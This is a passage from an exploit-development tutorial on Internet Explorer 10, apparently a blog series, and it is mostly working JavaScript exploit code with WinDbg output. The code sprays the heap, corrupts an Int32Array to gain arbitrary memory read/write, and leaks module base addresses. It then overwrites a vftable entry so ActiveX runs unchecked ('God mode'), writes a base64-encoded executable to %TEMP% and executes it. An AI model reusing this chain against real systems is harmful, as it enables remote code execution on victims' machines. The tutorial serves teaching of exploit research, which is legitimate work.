
I snipped the string because too long, but you can download it here: runcalc.

Open the html file in IE and you'll see that the calculator doesn't pop up. To see what's wrong, open the Developer Tools (F12), go to the Console tab and then reload the page. Here's what we get:



The problem is that Microsoft decided to disable ADODB.Stream in Internet Explorer because ADODB.Stream is intrinsically unsafe. For now, let's reenable it by using a little utility called acm (download).

Install acm, run it and enable ADODB.Stream like shown in the following picture:




Now restart IE and open the html file again. This time the calculator will pop up!


The problems are not over, unfortunately.

Download an utility called SimpleServer:WWW from here: link.

We're going to use it to run the html file as if it were served by a web server. SimpleServer is easy to configure. Just create a folder called WebDir on the Desktop, copy the html file into that folder, then run SimpleServer and select the html file like indicated in the following picture:




Then click on Start. Now open IE and open the page at the address 127.0.0.1. The calculator won't pop up. Once again, use the Developer Tools to see what's wrong:




It seems that things work differently when we receive a page from a server.

Change the settings as shown in the following picture:



Reload the page and you should see another error:



OK, now is time to solve all these problems. Reset all the settings in IE and disable again ADODB.Stream with the utility acm. Here's the full code we're going to work on:

XHTML

```
<html>
<head>
<script language="javascript">
  (function() {
    alert("Starting!");

    //-----------------------------------------------------
    // From one-byte-write to full process space read/write
    //-----------------------------------------------------
    a = new Array();
    // 8-byte header | 0x58-byte LargeHeapBlock
    // 8-byte header | 0x58-byte LargeHeapBlock
    // 8-byte header | 0x58-byte LargeHeapBlock
    // .
    // .
    // .
    // 8-byte header | 0x58-byte LargeHeapBlock
    // 8-byte header | 0x58-byte ArrayBuffer (buf)
    // 8-byte header | 0x58-byte LargeHeapBlock
    // .
    // .
    // .
    for (i = 0; i < 0x200; ++i) {
      a[i] = new Array(0x3c00);
      if (i == 0x80)
```

```
    buf = new ArrayBuffer(0x58);      // must be exactly 0x58!
  for (j = 0; j < a[i].length; ++j)
    a[i][j] = 0x123;
}

//    0x0:  ArrayDataHead
//   0x20:  array[0] address
//   0x24:  array[1] address
//   ...
// 0xf000:  Int32Array
// 0xf030:  Int32Array
//   ...
// 0xffc0:  Int32Array
// 0xfff0:  align data
for (; i < 0x200 + 0x400; ++i) {
  a[i] = new Array(0x3bf8)
  for (j = 0; j < 0x55; ++j)
    a[i][j] = new Int32Array(buf)
}

//            vftptr
// 0c0af000: 70583b60 031c98a0 00000000 00000003 00000004 00000000 20000016 08ce0020
// 0c0af020: 03133de0                                             array_len buf_addr
//          jsArrayBuf
alert("Set byte at 0c0af01b to 0x20");

// Now let's find the Int32Array whose length we modified.
int32array = 0;
for (i = 0x200; i < 0x200 + 0x400; ++i) {
  for (j = 0; j < 0x55; ++j) {
    if (a[i][j].length != 0x58/4) {
      int32array = a[i][j];
      break;
    }
  }
  if (int32array != 0)
    break;
}

if (int32array == 0) {
  alert("Can't find int32array!");
  window.location.reload();
  return;
}
// This is just an example.
// The buffer of int32array starts at 03c1f178 and is 0x58 bytes.
// The next LargeHeapBlock, preceded by 8 bytes of header, starts at 03c1f1d8.
// The value in parentheses, at 03c1f178+0x60+0x24, points to the following
// LargeHeapBlock.
//
// 03c1f178: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
// 03c1f198: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
// 03c1f1b8: 00000000 00000000 00000000 00000000 00000000 00000000 014829e8 8c000000
// 03c1f1d8: 70796e18 00000003 08100000 00000010 00000001 00000000 00000004 0810f020
// 03c1f1f8: 08110000(03c1f238)00000000 00000001 00000001 00000000 03c15b40 08100000
```

```
// 03c1f218: 00000000 00000000 00000000 00000004 00000001 00000000 01482994 8c000000
// 03c1f238: ...

// We check that the structure above is correct (we check the first LargeHeapBlocks).
// 70796e18 = jscript9!LargeHeapBlock::`vftable' = jscript9 + 0x6e18
var vftptr1 = int32array[0x60/4],
    vftptr2 = int32array[0x60*2/4],
    vftptr3 = int32array[0x60*3/4],
    nextPtr1 = int32array[(0x60+0x24)/4],
    nextPtr2 = int32array[(0x60*2+0x24)/4],
    nextPtr3 = int32array[(0x60*3+0x24)/4];
if (vftptr1 & 0xffff != 0x6e18 || vftptr1 != vftptr2 || vftptr2 != vftptr3 ||
    nextPtr2 - nextPtr1 != 0x60 || nextPtr3 - nextPtr2 != 0x60) {
  alert("Error!");
  window.location.reload();
  return;
}

buf_addr = nextPtr1 - 0x60*2;

// Now we modify int32array again to gain full address space read/write access.
if (int32array[(0x0c0af000+0x1c - buf_addr)/4] != buf_addr) {
  alert("Error!");
  window.location.reload();
  return;
}
int32array[(0x0c0af000+0x18 - buf_addr)/4] = 0x20000000;        // new length
int32array[(0x0c0af000+0x1c - buf_addr)/4] = 0;                 // new buffer address
function read(address) {
  var k = address & 3;
  if (k == 0) {
    // ####
    return int32array[address/4];
  }
  else {
    alert("to debug");
    // .### #... or ..## ##.. or ...# ###.
    return (int32array[(address-k)/4] >> k*8) |
           (int32array[(address-k+4)/4] << (32 - k*8));
  }
}

function write(address, value) {
  var k = address & 3;
  if (k == 0) {
    // ####
    int32array[address/4] = value;
  }
  else {
    // .### #... or ..## ##.. or ...# ###.
    alert("to debug");
    var low = int32array[(address-k)/4];
    var high = int32array[(address-k+4)/4];
    var mask = (1 << k*8) - 1;  // 0xff or 0xffff or 0xffffff
    low = (low & mask) | (value << k*8);
```

```
      high = (high & (0xffffffff - mask)) | (value >> (32 - k*8));
      int32array[(address-k)/4] = low;
      int32array[(address-k+4)/4] = high;
    }
  }

  //---------
  // God mode
  //---------

  // At 0c0af000 we can read the vfptr of an Int32Array:
  //   jscript9!Js::TypedArray<int>::`vftable' @ jscript9+3b60
  jscript9 = read(0x0c0af000) - 0x3b60;

  // Now we need to determine the base address of MSHTML. We can create an HTML
  // object and write its reference to the address 0x0c0af000-4 which corresponds
  // to the last element of one of our arrays.
  // Let's find the array at 0x0c0af000-4.

  for (i = 0x200; i < 0x200 + 0x400; ++i)
    a[i][0x3bf7] = 0;

  // We write 3 in the last position of one of our arrays. IE encodes the number x
  // as 2*x+1 so that it can tell addresses (dword aligned) and numbers apart.
  // Either we use an odd number or a valid address otherwise IE will crash in the
  // following for loop.
  write(0x0c0af000-4, 3);
  leakArray = 0;
  for (i = 0x200; i < 0x200 + 0x400; ++i) {
    if (a[i][0x3bf7] != 0) {
      leakArray = a[i];
      break;
    }
  }
  if (leakArray == 0) {
    alert("Can't find leakArray!");
    window.location.reload();
    return;
  }

  function get_addr(obj) {
    leakArray[0x3bf7] = obj;
    return read(0x0c0af000-4, obj);
  }

  // Back to determining the base address of MSHTML...
  // Here's the beginning of the element div:
  //      +----- jscript9!Projection::ArrayObjectInstance::`vftable'
  //      v
  //   70792248 0c012b40 00000000 00000003
  //   73b38b9a 00000000 00574230 00000000
  //      ^
  //      +---- MSHTML!CBaseTypeOperations::CBaseFinalizer = mshtml + 0x58b9a
  var addr = get_addr(document.createElement("div"));
  mshtml = read(addr + 0x10) - 0x58b9a;
```

```
    // We want to overwrite mshtml+0xc555e0+0x14 with jscript9+0xdc164 where:
    //    * mshtml+0xc555e0 is the address of the vftable we want to modify;
    //    * jscript9+0xdc164 points to the code "leave / ret 4".
    // As a result, jscript9!ScriptEngine::CanObjectRun returns true.

    var old = read(mshtml+0xc555e0+0x14);
    write(mshtml+0xc555e0+0x14, jscript9+0xdc164);      // God mode on!

    // content of exe file encoded in base64.
    runcalc = 'TVqQAAMAAAAEAAAA//8AALgAAAAA <snipped> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA';
    function createExe(fname, data) {
      var tStream = new ActiveXObject("ADODB.Stream");
      var bStream = new ActiveXObject("ADODB.Stream");

      tStream.Type = 2;       // text
      bStream.Type = 1;       // binary
      tStream.Open();
      bStream.Open();
      tStream.WriteText(data);
      tStream.Position = 2;       // skips the first 2 bytes in the tStream (what are they?)
      tStream.CopyTo(bStream);
      bStream.SaveToFile(fname, 2);       // 2 = overwrites file if it already exists
      tStream.Close();
      bStream.Close();
    }

    function decode(b64Data) {
      var data = window.atob(b64Data);

      // Now data is like
      //    11 00 12 00 45 00 50 00 ...
      // rather than like
      //    11 12 45 50 ...
      // Let's fix this!
      var arr = new Array();
      for (var i = 0; i < data.length / 2; ++i) {
        var low = data.charCodeAt(i*2);
        var high = data.charCodeAt(i*2 + 1);
        arr.push(String.fromCharCode(low + high * 0x100));
      }
      return arr.join('');
    }
    shell = new ActiveXObject("WScript.shell");
    fname = shell.ExpandEnvironmentStrings("%TEMP%\\runcalc.exe");
    createExe(fname, decode(runcalc));
    shell.Exec(fname);
    write(mshtml+0xc555e0+0x14, old);      // God mode off!

    alert("All done!");
  })();

</script>
</head>
<body>
```

```
</body>
</html>
```

I snipped the value of runcalc because it was too long. You can download the full code from here: code1.

Use SimpleServer to serve this code. Go to 127.0.0.1 in IE and when the dialog box pops up do what it says in WinDbg. Unfortunately, IE crashes here:

```
6ef82798 90             nop
IEFRAME!CDocObjectHost::_ScriptErr_Dlg:
6ef82799 8bff           mov     edi,edi
6ef8279b 55             push    ebp
6ef8279c 8bec           mov     ebp,esp
6ef8279e b870100000     mov     eax,1070h
6ef827a3 e86ee8f0ff     call    IEFRAME!_alloca_probe (6ee91016)
6ef827a8 a1b874376f     mov     eax,dword ptr [IEFRAME!__security_cookie (6f3774b8)]
6ef827ad 33c5           xor     eax,ebp
6ef827af 8945fc         mov     dword ptr [ebp-4],eax
6ef827b2 53             push    ebx
6ef827b3 33db           xor     ebx,ebx
6ef827b5 57             push    edi
6ef827b6 8bf9           mov     edi,ecx
6ef827b8 399e78050000   cmp     dword ptr [esi+578h],ebx ds:002b:00000578=????????   <--------------------
6ef827be 0f84b8890c00   je      IEFRAME!CDocObjectHost::_ScriptErr_Dlg+0x3d (6f04b17c)
6ef827c4 e99d890c00     jmp     IEFRAME!CDocObjectHost::_ScriptErr_Dlg+0x27 (6f04b166)
6ef827c9 90             nop
6ef827ca 90             nop
6ef827cb 90             nop
6ef827cc 90             nop
6ef827cd 90             nop
IEFRAME!CDocObjectHost::_ScriptErr_CacheInfo:
6ef827ce 8bff           mov     edi,edi
6ef827d0 55             push    ebp
6ef827d1 8bec           mov     ebp,esp
6ef827d3 81eca8000000   sub     esp,0A8h
```

```
6ef827d9 a1b874376f      mov     eax,dword ptr [IEFRAME!__security_cookie (6f3774b8)]
6ef827de 33c5            xor     eax,ebp
```

This might be a problem with our *God Mode*. Let's find out by modifying our javascript code as follows:

JavaScript

```
    var old = read(mshtml+0xc555e0+0x14);
    write(mshtml+0xc555e0+0x14, jscript9+0xdc164);      // God mode on!
    alert("bp on " + (mshtml+0xc555e0+0x14).toString(16));
```

We just add an alert right after the activation of the *God Mode*. Restart IE and WinDbg and repeat the whole process.

I must admit that I get the Error message box a lot. Let's change some values and see if things get better. Here are the changes:

JavaScript

```
<html>
<head>
<script language="javascript">
  (function() {
    alert("Starting!");

    //-----------------------------------------------------
    // From one-byte-write to full process space read/write
    //-----------------------------------------------------
    a = new Array();
    // 8-byte header | 0x58-byte LargeHeapBlock
    // 8-byte header | 0x58-byte LargeHeapBlock
    // 8-byte header | 0x58-byte LargeHeapBlock
    // .
    // .
    // .
    // 8-byte header | 0x58-byte LargeHeapBlock
    // 8-byte header | 0x58-byte ArrayBuffer (buf)
    // 8-byte header | 0x58-byte LargeHeapBlock
    // .
    // .
    // .
    for (i = 0; i < 0x300; ++i) {           // <------------ from 0x200 to 0x300
      a[i] = new Array(0x3c00);
      if (i == 0x100)                       // <------------ from 0x80 to 0x100
        buf = new ArrayBuffer(0x58);        // must be exactly 0x58!
      for (j = 0; j < a[i].length; ++j)
        a[i][j] = 0x123;
    }

    //    0x0:  ArrayDataHead
    //   0x20:  array[0] address
```

```
//   0x24:  array[1] address
//   ...
// 0xf000:  Int32Array
// 0xf030:  Int32Array
//   ...
// 0xffc0:  Int32Array
// 0xfff0:  align data
for (; i < 0x300 + 0x400; ++i) {        // <------------ from 0x200 to 0x300
  a[i] = new Array(0x3bf8)
  for (j = 0; j < 0x55; ++j)
    a[i][j] = new Int32Array(buf)
}

//           vftptr
// 0c0af000: 70583b60 031c98a0 00000000 00000003 00000004 00000000 20000016 08ce0020
// 0c0af020: 03133de0                                             array_len buf_addr
//          jsArrayBuf
alert("Set byte at 0c0af01b to 0x20");

// Now let's find the Int32Array whose length we modified.
int32array = 0;
for (i = 0x300; i < 0x300 + 0x400; ++i) {       // <------------ from 0x200 to 0x300
  for (j = 0; j < 0x55; ++j) {
    if (a[i][j].length != 0x58/4) {
      int32array = a[i][j];
      break;
    }
  }
  if (int32array != 0)
    break;
}
```

Ah, much better! Now it’s way more stable, at least on my system.

Finally, the dialog box with the address of the modified entry in the vftable pops up. In my case, it says bp on 6d0f55f4. Let’s put a breakpoint on access:

```
ba r4 mshtml+0xc555e0+0x14
```

After we hit F5 and we close the dialog, the execution stops here:

```
0555c15a 5f              pop     edi
0555c15b 5e              pop     esi
0555c15c 33cd            xor     ecx,ebp
0555c15e 5b              pop     ebx
0555c15f e8da51f2ff      call    jscript9!__security_check_cookie (0548133e)
0555c164 c9              leave        <-------------------- we are here
0555c165 c20400          ret     4
```

Here's the stack trace:

```
0:007> k 5
ChildEBP RetAddr
03e0bbb4 0555bfae jscript9!ScriptEngine::CanObjectRun+0xaf
03e0bc00 0555bde1 jscript9!ScriptSite::CreateObjectFromProgID+0xdf
03e0bc44 0555bd69 jscript9!ScriptSite::CreateActiveXObject+0x56
03e0bc78 054c25d5 jscript9!JavascriptActiveXObject::NewInstance+0x90
03e0bcd0 054ccd4a jscript9!Js::InterpreterStackFrame::NewScObject_Helper+0xd6
```

OK, we're inside CreateActiveXObject so everything is proceeding as it should. Let's hit F5 again. Now the execution stops on the same instruction but the stack trace is different:

```
0:007> k 10
ChildEBP RetAddr
03e0a4dc 6eeb37aa jscript9!ScriptEngine::CanObjectRun+0xaf
03e0b778 6eedac3e IEFRAME!CDocObjectHost::OnExec+0xf9d
03e0b7a8 6c9d7e9a IEFRAME!CDocObjectHost::Exec+0x23d
03e0b810 6c9d7cc7 MSHTML!CWindow::ShowErrorDialog+0x95
03e0b954 6c9d7b68 MSHTML!COmWindowProxy::Fire_onerror+0xc6
03e0bbc0 6c9d7979 MSHTML!CMarkup::ReportScriptError+0x179
03e0bc40 0555dbe4 MSHTML!CActiveScriptHolder::OnScriptError+0x14e
03e0bc50 0555e516 jscript9!ScriptEngine::OnScriptError+0x17
03e0bc6c 0555e4b6 jscript9!ScriptSite::ReportError+0x56
03e0bc78 0555e460 jscript9!ScriptSite::HandleJavascriptException+0x1b
03e0c3d8 05492027 jscript9!ScriptSite::CallRootFunction+0x6d
03e0c400 0553df75 jscript9!ScriptSite::Execute+0x61
03e0c48c 0553db57 jscript9!ScriptEngine::ExecutePendingScripts+0x1e9
03e0c514 0553e0b7 jscript9!ScriptEngine::ParseScriptTextCore+0x2ad
03e0c568 6c74b60c jscript9!ScriptEngine::ParseScriptText+0x5b
03e0c5a0 6c74945d MSHTML!CActiveScriptHolder::ParseScriptText+0x42
```

After a little bit of stepping IE crashes as before. It seems we have a problem with our *God Mode*. Probably, our problem is that we modified the vftable itself which is used by all the objects of the same type. We should create a modified copy of the original vftable and make the object we're interested in point to it.

IE10: God Mode (2)

Fixing the God Mode

Before doing something radical, let's try to find out where the crash is. To do this, let's add a few alerts:

JavaScript

```
function createExe(fname, data) {
  alert("3");          // <------------------------------------------
  var tStream = new ActiveXObject("ADODB.Stream");
  var bStream = new ActiveXObject("ADODB.Stream");
  alert("4");          // <------------------------------------------

  tStream.Type = 2;       // text
  bStream.Type = 1;       // binary
  tStream.Open();
  bStream.Open();
  tStream.WriteText(data);
  tStream.Position = 2;       // skips the first 2 bytes in the tStream (what are they?)
  tStream.CopyTo(bStream);
  bStream.SaveToFile(fname, 2);       // 2 = overwrites file if it already exists
  tStream.Close();
  bStream.Close();
}

function decode(b64Data) {
  var data = window.atob(b64Data);

  // Now data is like
  //   11 00 12 00 45 00 50 00 ...
  // rather than like
  //   11 12 45 50 ...
  // Let's fix this!
  var arr = new Array();
  for (var i = 0; i < data.length / 2; ++i) {
